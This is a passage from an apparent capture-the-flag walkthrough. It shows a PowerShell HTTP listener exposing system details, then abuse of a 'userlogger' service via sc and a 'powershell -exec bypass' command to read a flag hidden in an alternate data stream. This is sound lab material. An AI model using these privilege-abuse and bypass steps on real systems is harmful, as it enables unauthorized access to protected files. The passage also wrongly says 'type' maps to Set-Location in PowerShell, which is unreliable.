    "/list" = { Get-ChildItem | select name, length | ConvertTo-Json }
    "/info" = { get-computerinfo | ConvertTo-Json }
    "/services" = { get-wmiobject win32_service | select name,startname, displayname, status | ConvertTo-Json }
    "/netstat" = { get-nettcpconnection | ConvertTo-Json }
    "/ipconfig" = { get-netipconfiguration | ConvertTo-Json }
}

$url = 'http://+:6666/'
$listener = New-Object System.Net.HttpListener
$listener.Prefixes.Add($url)
$listener.Start()

while ($listener.IsListening)
{
    $context = $listener.GetContext()
    $requestUrl = $context.Request.Url
    $response = $context.Response

    #Write-Host ''
    #Write-Host "> $requestUrl"

    $localPath = $requestUrl.LocalPath
    $route = $routes.Get_Item($requestUrl.LocalPath)

    if ($route -eq $null)
    {
        $response.StatusCode = 404
    }
    else
    {

```

We than trick it to read root.txt  
 sc stop userlogger  
 sc start userlogger C:\Users\Administrtaor\Desktop\root.txt  
 type C:\Users\administrator\Desktop\root.txt  
 (This doesnt work. By chance I tried PowerShell)  
 ````  
 powershell  
 get-content C:\Users\Administrator\Desktop\root.txt  
 ````

```
PS C:\Users> get-content C:\Users\Administrator\Desktop\root.txt
get-content C:\Users\Administrator\Desktop\root.txt
```



```
PS C:\Users>
```

Well Fuck me.

-----  
PWN ROOT FLAG  
-----

After some more hard headedness and trying different things we finally got it. The flag was on an alternate data stream.

Our mistake earlier was using command prompt.

Type is really Set-Location in PowerShell. In order to use the : switch it needs to be run in PS

```
powershell -exec bypass -c "type C:\Users\Administrator\Desktop\root.txt:flag.txt"
```

```
6d29b069d4de8eed1a2f1e62f7d02515
```

```
C:\Users>powershell -exec bypass -c "cat C:\Users\Administrator\Desktop\root.txt:flag.txt"  
powershell -exec bypass -c "cat C:\Users\Administrator\Desktop\root.txt:flag.txt"  
6d29b069d4de8eed1a2f1e62f7d02515
```